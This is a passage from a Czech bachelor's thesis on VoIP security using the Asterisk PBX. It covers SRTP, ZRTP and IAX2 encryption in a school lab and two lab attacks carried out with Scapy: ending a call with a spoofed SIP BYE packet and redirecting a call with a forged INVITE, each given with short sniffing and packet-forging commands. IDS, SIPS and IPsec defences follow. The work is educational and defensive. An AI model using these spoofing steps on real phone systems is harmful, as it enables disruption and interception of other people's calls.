
Na obrázku 4.4 je zobrazena komunikace přes server, kde uživatel 203 volá uživatele 204. Opět je možné ze schématu vyčíst čas jednotlivých paketů při sestavení spojení. V závorkách jsou uvedeny druhy portů. V jednotlivých IAX2 zprávách je možné provést podrobnou analýzu a vyčíst požadované informace jako při analýze protokolu SIP. Z IAX2 streamů byl vytvořen záznam ve formátu au, který je možné přehrát v libovolném přehrávači. V příloze bakalářské práce je přiložena podoba metody INVITE z uvedeného schématu na obrázku 4.2, zvukové záznamy s použitím protokolu SIP, IAX2 a výstupní soubory z programu Wireshark.

4.1.1 Návrh zabezpečení odposlechu SIP protokolu

Záměrem návrhu tohoto zabezpečení bylo vytvoření bezpečného přenosu pro komunikaci s použitím protokolu SIP mezi uživateli pomocí softwarových klientů, popřípadě VoIP telefonů umožňující použití protokolu SRTP. Realizace je rozdělena do


dvou částí. První je zaměřena na využití SRTP, druhá ZRTP protokolu. Vzhledem k náročnosti zařízení bylo pro demonstraci využito školní laboratoře. Pro samotnou realizaci byli v Asterisku vytvořeni noví uživatelé 100 (192.168.10.13), 200 (192.168.10.8). Pro komunikaci mezi účastníky bylo využito softwarového klienta PhonerLite (www.phonerlite.de), který byl vzhledem k instalaci nejvhodnější ze všech ostatních (VoxOne, EyeBeam, Gizmo5, SIP Comunicator, Zoiper atd.)

V první části je využit SRTP protokol (srtp.sourceforge.net), který byl doinstalován a nastaven pro zabezpečenou komunikaci prostřednictvím Asterisku v sip.conf viz. obrázek 4.5.




Obr. 4.5: Nastavení SRTP u jednotlivých uživatelů

Výhodou tohoto protokolu je, že při odposlechu je po převedení streamu do zvukové podoby slyšet pouze šum. Samotná analýza programem Wireshark je na obrázku 4.6, kde je zřejmé využití protokolu SRTP.



Obr. 4.6: Program Wireshark – analýza paketů SRTP

V druhé části bylo pro zabezpečení využito protokolu ZRTP, který je možné aplikovat pomocí ZRTP patche do Asterisku, jenž je možné získat přímo od tvůrců ZRTP protokolu (zfoneproject.com) nebo pomocí softwarového klienta Zfone (zfoneproject.com), který se nainstaluje mezi účastníka a ústřednu a vytvoří tak mezivrstvu pro zabezpečení přenosu. Tento protokol navíc využívá Diffie-Hellmanova algoritmu pro zabezpečení výměny symetrického klíče. Z důvodu neposkytnutí ZRTP patche do Asterisku samotnými vývojáři bylo využito klienta Zfone. Při odposlechu nově nastavených uživatelů 100 (192.168.10.116) a 200 (192.168.10.115) je po převedení záznamu slyšet pouze šum. Na obrázku 4.7 je zobrazena analýza programem Wireshark, kde je vidět využití protokolu ZRTP. Zabezpečení přenosu je také signalizováno v samotném Zfone viz. obrázek 4.8. Záznamy a analýzy z obou částí návrhu zabezpečení jsou součástí přílohy bakalářské práce.




Obr. 4.7: Program Wireshark – analýza paketů ZRTP

Obr. 4.8: Program Zfone– zabezpečení přenosu


4.1.2 Návrh zabezpečení odposlechu IAX2 protokolu

Tento návrh opět slouží k zabezpečení přenosu proti odposlechu mezi uživateli, tentokrát pomocí IAX2 protokolu, jenž umožňuje šifrování pomocí AES s délkou klíče 128 bitů (encryption=aes128). To je dostupné od verze Asterisku 1.2.4, která se dále rozšiřovala přes verzi 1.4.24 a 1.6.1 až po současnou 1.6.2, zde je navíc doplněna možnost

pravidelného klíčového střídání (keyrotation) pro větší bezpečnost. Vzhledem k tomu, že protokol IAX, později IAX2 byl původně vytvořen pro komunikaci mezi Asterisky, nepodařilo se mi najít softwarového klienta, který by šifrování podporoval. Pro realizaci ochrany při navázání spojení byl vytvořen IAX2 trunk mezi dvěma Asterisky (192.168.10.116) a (192.168.10.5). V souborech iax.conf a extension.conf bylo provedeno nastavení, které je zobrazeno na obrázku 4.9. Z analýzy na obrázku 4.10 je vidět použití IAX2 se šifrováním, daný záznam nelze oproti nezabezpečenému přehrát. Po aktivaci jsou zobrazeny pouze první pakety, odkud je možné identifikovat volajícího a volaného. Zbytek komunikace je šifrován (signalizace, autentizace, zvonění). Analyzovaný soubor je v příloze bakalářské práce.



Obr. 4.9: Nastavení kódování IAX2 u Asterisku



Obr. 4.10: Program Wireshark – analýza paketů IAX2 se šifrováním

4.2 Násilné ukončení hovoru mezi dvěma komunikujícími účastníky

Tento útok byl realizován za předpokladu přístupu účastníka do sítě. Byla využita ústředna Asterisk (192.168.10.111), ve které byli vytvořeni dva uživatelé 100 (192.168.10.115) a 200 (192.168.10.116). K samotné realizaci bylo využito programu Scapy (http://www.secdev.org/projects/scapy/), který je vhodným nástrojem pro útok nejen z důvodu jednoduché ovladatelnosti, ale i škálou nabízených možností využití (odposlech, modifikace a odesílání paketů atd.). Spolu s ním bylo pro ověření realizace útoku využito programu Wireshark.

Princip tohoto útoku je založen na komunikaci protokolu SIP, která je popsána v teoretické části bakalářské práce. Odchycení paketů pomocí programu Scapy bylo následujícím příkazem:

```
>>> Welcome to Scapy
>>> p=sniff(filter="udp and port 5060")
```

Po chvíli bylo odchycení přerušeno a následným příkazem se nám zobrazily první zachycené pakety vzájemné komunikace:

```
>>>p.show()
```


Po krátké analýze paketů bylo zjištěno, že pro náš útok je vhodný ACK paket číslo 12. Poté byl zkopírováním obsahu pole Raw a změnou hodnoty ACK na BYE vytvořen paket BYE, ve kterém byla změněna jak zdrojová, tak cílová adresa serveru i účastníka:

```
>>> paket=IP(src="192.168.10.115",dst="192.168.10.111")/UDP(sport=5060,dport=5060)/raw
```

Poté byl jednoduchým příkazem zaslán paket do sítě:

```
>>> send(paket)
.
Sent 1 packets.
```

Na obrázku 4.11 je analýza komunikace programem Wireshark, kde je vidět úspěšná realizace provedeného útoku. Jakmile server (Asterisk) obdržel upravený paket BYE od jednoho účastníka, poslal druhému odpověď 200 OK a tím došlo k přerušení hovoru. Avšak účastník 100 stále posílal RTP pakety. Původní paket ACK spolu s nově vytvořeným paketem BYE a souborem programu Wireshark je součástí přílohy bakalářské práce.



Obr. 4.11: Program Wireshark – analýza ukončení hovoru

4.3 Přesměrování hovoru přes SIP protokol


Dalším útokem bylo za účasti Asterisku (192.168.10.4) přesměrování hovoru, kde byli vytvořeni uživatelé 100 (192.168.10.111) a 200 (192.168.10.115). Pro realizaci byl připraven třetí útočník xxx (192.168.10.116), který se naboural do komunikace a přesměroval dané RTP pakety. Pro celý útok bylo využito programu Scapy a Wireshark. Důležitým prvkem tohoto úkolu je podvrhnutí paketu INVITE dříve, než účastník na druhé straně přijme hovor. Obdobným příkazem jako u předchozího útoku byly odchyceny pakety:

```
>>> Welcome to Scapy
>>> p=sniff(filter="udp and port 5060")
```

Bylo zjištěno, že pro náš útok je vhodný paket číslo 1. Zde byl opět zkopírováním obsahu pole Raw a změnou hodnoty adresy uživatele 200 (192.168.10.115) na útočníka xxx (192.168.10.116) vytvořen nový paket, ve kterém byla změněna jak zdrojová, tak cílová adresa serveru i účastníka:

```
>>> paket=IP(src="192.168.10.116",dst="192.168.10.111")/UDP(sport=5060,dport=5060)/raw
```

Nakonec byl paket zaslán do sítě. Z obrázku 4.12 je vidět úspěšná realizace útoku, kdy se mezi dva komunikující uživatele naboural třetí útočník. Původní paket INVITE je spolu s nově vytvořeným paketem INVITE a souborem programu Wireshark součástí přílohy bakalářské práce.



Obr. 4.12: Program Wireshark – analýza přesměrování hovoru

4.4. Návrh zabezpečení proti aktivním útokům

Návrhem zabezpečení proti námi realizovaným útokům by bylo patrně zamezení fyzického přístupu do sítě, kde by útočník neměl možnost připojit své zařízení. To je ovšem téměř nerealizovatelné.

V dnešní době se proto stále více využívá zabezpečovacích systémů. Jedním z nich je také systém IDS (Intrusion detection system), který je schopen monitorovat síť. V místech na síti, které mají být monitorovány se nainstalují sledovací senzory. Ty se skládají ze softwarového klienta, který sleduje všechny aktivity účastníka, včetně systémů souborů a jádra. V případě narušení sítě je správci zaslána informace o události vniknutí. Systém používá několik technik pro zabránění útoku na síť, např. sám mění bezpečnostní prostředí (změna firewalu).

Další vhodnou metodou zabezpečení je využití SIPS (SIP Security) a IPsec (IP security). SIPS využívá veřejné klíče pro ověření autentizace a mění prefix identifikační hlavičky na sips. Pro komunikaci využívá protokol TLS. IPsec je protokol IP rozšířený o bezpečnostní mechanismy při přenosu dat. Umožňuje ochranu proti přehrání, autentizaci, integritu, důvěrnost dat a provádí automatickou správu klíčů. Pro zabezpečení využívá

protokoly AH a ESP. Principy zabezpečení TLS, AH a ESP jsou popsány v teoretické části bakalářské práce.

5 Závěr

Tato bakalářská práce se zabývá bezpečností protokolu VoIP. Jsou zde představeny nejpoužívanější transportní a signalizační protokoly používané v této technologii. Podrobně je zde představena open source ústředna Asterisk, která je úzce spjata s VoIP. Využívá pro přenos funkce popisovaných protokolů, včetně jejich možného napadení metody, které jsou schopné zajistit bezpečný přenos mezi uživateli. Dále byly uvedeny případné útoky a hrozby, se kterými se lze v praktickém využívání VoIP setkat. Nedílnou součástí samotných hrozeb jsou i účinná opatření a prevence proti jejich možnému napadení.

V praktické části bakalářské práce byly předvedeny vybrané útoky jak pasivní formou odposlechu, tak i aktivní ukončení a přesměrování hovoru. Součástí praktické části byly také bezpečnostní návrhy, které by samotným napadením předcházely. Mezi jedny z nejlepších současných metod zabezpečení při využití signalizačního protokolu SIP je dle mého názoru a odzkoušení v praxi zabezpečení přenosu pomocí ZRTP protokolu. Ten rozšiřuje SRTP protokol, jež je také jednou z možných variant zabezpečení RTP protokolu, o výměnu klíčů implementací Diffie-Hellmanova algoritmu v hlavičkách RTP paketů pro zabezpečení při výměně symetrického klíče. Proti aktivním útokům, které byly předvedeny v praktické části, je dle mého názoru nejlepším řešením zabezpečení, omezení možnosti připojení útočníka do sítě. To by v našem případě znamenalo, zákaz fyzického vstupu útočníka na jakékoliv rozhraní v rámci používané sítě. Vzhledem k tomu, že je toto zabezpečení téměř nerealizovatelné, je vhodnější využít zabezpečovací mechanismy, jako např. sytém IDS pro sledování dění v síti nebo SIPS a IPsec.

Z detailního popisu daných útoků a možných nebezpečí je zřejmé, že v dnešní době stále mnoho poskytovatelů komunikace pomocí technologie VoIP zanedbává možná rizika související s tímto přenosem v reálném čase. Mnoho uživatelů využívajících těchto služeb si ani neuvědomuje, jakému nebezpečí jsou při aktivním hovoru s druhým uživatelem vystaveni. Doufejme, že v budoucnu bude přenos zabezpečený pomocí takových mechanismů, u kterých nebude možná implementace žádného z popisovaných útoků.

Výstupem bakalářské práce je návrh laboratorní úlohy, která je zaměřena na realizaci obrany proti odposlechu a násilného ukončení hovoru při komunikaci mezi účastníky pomocí VoIP a Asterisku.

SEZNAM LITERATURY

[1] G. S. Tucker. Voice Over Internet Protocol (VoIP) and Security: SANS Institute InfoSec Reading Room. SANS Institute, October 2004. Dokument dostupný na URL: http://www.sans.org/reading_room/whitepapers/voip/voice_over_internet_protocol_voip_and_security_1513

[2] Dokument dostupný na URL: http://www.digium.com/en/

[3] Meggelen, J.V, Smith, J., Madsen, L. Asterisk™ The Future of Telephony. Sevastopol: O'Reilly Media, Inc., August 2007, Second edition. Dokument dostupný na URL: http://cdn.oreilly.com/books/9780596510480.pdf

[4] Tomáš Wija, David Zukal, Miroslav Vozňák, Asterisk a jeho použití. Cesnet, z.s.p.o., Zikova 4, 160 00 Praha 6, verze 2, CESNET 2005. Dokument dostupný na URL: http://www.cesnet.cz/akce/20051115/pr/voz05_asterisk.pdf

[5] Ing. Miroslav VOZŇÁK, Ph.D., TELEFONNÍ ÚSTŘEDNY ASTERISK, Cesnet, z.s.p.o, Teorie a praxe IP telefonie, hotel Olšanka, listopad 2008

[6] Ing. Miroslav VOZŇÁK, Ph.D., Ing. Jan Růžička, Bezpečnost v sítích s VoIP, Cesnet, z.s.p.o, Zikova 4, 160 00 Praha 6

[7] D. R. Kuhn, T. J. Walsh, S. Fries. Security Considerations for Voice Over IP Systems: Recommendations of the National Institute of Standards and Technology. NIST, SP 800-58, January 2005. Dokument dostupný na URL: http://csrc.nist.gov/publications/nistpubs/800-58/SP800-58-final.pdf

[8] J. Postel, Internet Protocol, RFC 791, September 1981. Dokument dostupný na URL: http://www.ietf.org/rfc/rfc791.txt, listopad 2009

[9] S. Kent, K. Seo, Security Architecture for the Internet Protocol, RFC 4301, BBN Technologies, December 2005. Dokument dostupný na URL:
http://www.apps.ietf.org/rfc/rfc4301.html, listopad 2009

[10] J. Postel, User Datagram Protocol, RFC 768, August 1980. Dokument dostupný na URL: http://www.ietf.org/rfc/rfc0768.txt, listopad 2009

[11] J. Postel, Transmmision Control Protocol, RFC 793, September 1981. Dokument dostupný na URL: http://tools.ietf.org/html/rfc793, listopad 2009

[12] E. Rescorla, T. Dierks, The Transport Layer Security (TLS) Protocol, Version 1.1, RFC 4346, Updated by RFCs 4366, 4680, 4681, Apríl 2006. Dokument dostupný na URL: http://tools.ietf.org/html/rfc4346, listopad 2009

[13] E. Rescorla, N. Modadugu, Datagram Transport Layer Security, RFC 4347, Standford University, April 2006. dokument dostupný na URL: http://www.rfc-editor.org/rfc/rfc4347.txt, listopad 2009

[14] H. Schulzrinnne GMD Fokus, S. Casner Recept Software, Inc., R. Frederick Xerox Palo Alto Research Center, V. Jacobson Lawrence Berkeley National Laboratory, RTP: A Transport Protocol for Real-Time Applications, RFC 1889, January 1996. Dokument dostupný na URL: http://www.ietf.org/rfc/rfc1889.txt, listopad 2009

[15] H. Schulzrinnne Columbia University, S. Casner Packet Design, R. Frederick Blue Coat Systems Inc. , V. Jacobson Packet Design, RTP: A Transport Protocol for Real-Time Applications, RFC 3550, July 2003. Dokument dostupný na URL: http://www.ietf.org /rfc/rfc3550.txt, listopad 2009

[16] M. Baugher, D. McGrew, Cisto Systéme, Inc., M. Naslund, E. Carrara, K. Norrman, ericsson Research, The Secure Real-time Transport Protocol (SRTP), RFC 3711, March 2004.Dokument dostupný na URL: http://www.rfc-editor.org/rfc/rfc3711.txt, listopad 2009

[17] P. Zimmermann Zfone Project, A. Johnston, Ed. Avaya, J. Callas PGP Corporation, ZRTP: Media Path Key Agreement for Secure RTP draft –zimmemann-avt-zrtp-15, March 2009, Expres: September 2009. Dokument dostupný na URL: http://tools.ietf.org/html/draft-zimmermann-avt-zrtp-15, listopad 2009

[18] P. Zimmermann, A. Johnston, J. Callas, The Zfone Project, Dokument dostupný na URL: http://zfoneproject.com/prod_zfone.html, listopad 2009

[19] ITU-T, Telecommunication Standardization Sector of ITU, Recommendation H.323 (06/2006), Packet-based multimedia communications systéme, June 2006. Dokument dostupný na URL: http://www.itu.int/rec/T-REC-H.323-200606-I/en, listopad 2009

[20] ITU-T, Telecommunication Standardization Sector of ITU, H.323 Systém Implementors´Guide, February 2009. Dokument dostupný na URL: http://www.itu.int/rec/T-REC-H.Imp323-200902-I/en, listopad 2009

[21] D. R. Kuhn, T. J. Walsh, S. Fries. Security Considerations for Voice Over IP Systems: Recommendations of the National Institute of Standards and Technology. NIST, SP 800-58, January 2005. Dokument dostupný na URL: http://csrc.nist.gov/publications/nistpubs/800-58/SP800-58-final.pdf

[22] M. Handley ACIRI, H. Schulzrinne Columbia U., E. Schiller Cal Tech, J. Rosenberg Bell Labs, SIP: Session Initiation Protocol, RFC 2543, March 1999. Dokument dostupný na URL: http://www.ietf.org/rfc/rfc2543.txt

[23] J. Rosenberg dynamicsoft, H. Schulzrinne Columbia U., G. Camarillo Ericsson, A. Johnston WorldCom, J. Peterson Neustar, R. Spárka dynamicsoft, M. Handley ICIR, E. Schiller AT&T, SIP: Session Initiation Protocol, RFC 3261, June 2002. Dokument dostupný na URL: http://www.ietf.org/rfc/rfc3261.txt, listopad 2009

[24] P. Falstrom Cisco System Inc, E.164 number and DNS, RFC 2916, September 2000. Dokument dostupný na URL: http://www.ietf.org/rfc/rfc2916.txt

[25] P. Falstrom Cisco Systéme, Inc., M. Mealling VeriSign, The E.164 to Uniform Ressource Identifiers (URI) Dynamic Delegation Discovery Systém (DDDS) application (ENUM), RFC 3761, April 2004. Dokument odstupný na URL: http://www.ietf.org/rfc/rfc3761.txt, listopad 2009

[26] M. Handley UCL, V. Jacobson Packet Design, C. Perkins University of Glasgow, SDP: Session Description Protocol, RFC 4566, July 2006. Dokument dostupný na URL: http://www.rfc-editor.org/rfc/rfc4566.txt

[27] J. Franks Northwestern University, P. Hallam-Baker Verisign, Inc., J. Hostetler AbiSource, Inc., P. Leach Microsoft Corporation, A. Luotonen Netscape Communications Corporation, L. Stewart Open Market Inc., HTTP Authentication: Basic and Digest Access Authentication, RFC 2617, June 1999. Dokument dostupný na URL: http://www.ietf.org/rfc/rfc2617.txt, listopad 2009

[28] F. Anderson, M. Baugher, D. Wing, Sessein Description Protocol (SPD), Security Descriptions for Media Streams, RFC 4568, Cisco Systems, July 2006. Dokument dostupný na URL: http://tools.ietf.org/pdf/rfc4568.pdf, listopad 2009

[29] M. Spenser Digium, Inc., B. Capouch Saint Joseph´s College, E. Guy, Ed. Truphone, F. Miller, Cornfed Systems LLC, K. Shumard, RFC 5456, IAX: Inter-Asterisk eXchange Version 2, February 2009. Dokument dostupný na URL: http://www.rfc-editor.org/authors/rfc5456.txt

[30] David Endler, Mark Collier, Hacking Exposed VoIP: Voice Over IP Security & Solutions, McGraw-Hill/Osborne 2007, ISBN: 9780072263640

SEZNAM ZKRATEK


AES	Advanced Encryption Standard
AH	Authentication Header
API	Application programming interface
ARP	Address Resolution Protocol
BSD	Berkeley Software Distribution – Operační systém
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name Systém
Dos	Denial of Service
DTLS	Datagram Transport Layer Security Protocol
E1	Hardwarová karta
ENUM	Telephone Number Mapping
ESP	Encapsulated Security Payload
